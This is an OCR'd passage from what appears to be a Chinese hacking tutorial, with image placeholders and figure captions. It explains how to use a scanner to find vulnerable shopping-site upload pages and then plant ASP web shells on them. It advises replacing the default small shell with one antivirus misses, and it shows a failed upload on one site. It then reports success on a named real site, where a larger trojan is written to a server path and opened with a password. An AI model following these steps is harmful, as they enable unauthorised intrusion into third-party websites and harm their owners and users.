


图3

如何检测漏洞呢？我们切换到“检测漏洞文件”，点击“载入网址”，在中间的“待检测站点”框中就会列出许多站点的网址了，然后点击右下方的“开始检测”按钮，接下来就是耐心的等待吧，检测的结果会显示在下方的检测结果框中，如图4。




图4




图5

虽然搜索出了不少，不过也别高兴得太早了，这里面还不知道能有几个可以利用呢？我们接着挨个测试一下吧。

在检测结果中选中要测试的网站，然后点击网址栏后边的“访问”，或是在选中的网址上点鼠标右键，然后在弹出的小菜单中选择“访问”。如果弹出了如图5所示的对话框，就说明这个页面是存在的，但是否有漏洞，还要进一步的测试。

我们仍然在检测结果中选中那个网站，点击鼠标右键，然后在弹出的小菜单中选择“上传”就会自动打开“上传工具”界面了。“后门文件”栏我们可以随便填写一个，不过一定要是ASP扩展名的，我填的是flash.asp。再选中“购物商城类”。在ASP文件代码框里已经有了一个默认的小马，不过这个默认的小马很容易被查杀，我们最好更换一个不易被查杀的小马（注：小马就是ASP代码比较少的网马）。为什么一定要上传小马呢？这是因为上传的代码太大的话，很容易失败。点击下方的“从外部导入文件”来导入一个我们自己的小马，其它选项使用默认即可，最后我们点“提交”，如图6。




图6

不过，令人遗憾的是上传失败了，在返回结果中也可以看到“写入文件失败”的提示，这说明该网站有可能已经修补了漏洞，我们重新返回到检测结果，换一个网站再试试，右击上传，选中购物商城类，导入小马，最后再提交，如图7。



图7

这一回上传成功了，在返回信息中也可以看到“文件上传成功”的提示。我们打开IE浏览器，输入刚才上传的网马的网址http://www.gzjywz.com/admin/flash.asp，成功的出现了网马的界面，如图8。

接下来就赶紧上传一大马吧（大马就是代码比较多，功能

比较强大的ASP木马)，在保存文件的绝对路径栏里输入路径“f:\usr\cwd2277\admin\wo.asp”，然后在下边的框里输入大马的内容，最后选保存，如图9。




图8




图9

重新在IE浏览里打开我们刚才保存的大马的路径“http://www.gzjywz.com/admin/wo.asp”，输入网马的访问密码后，网马的界面就出现了，如图10。

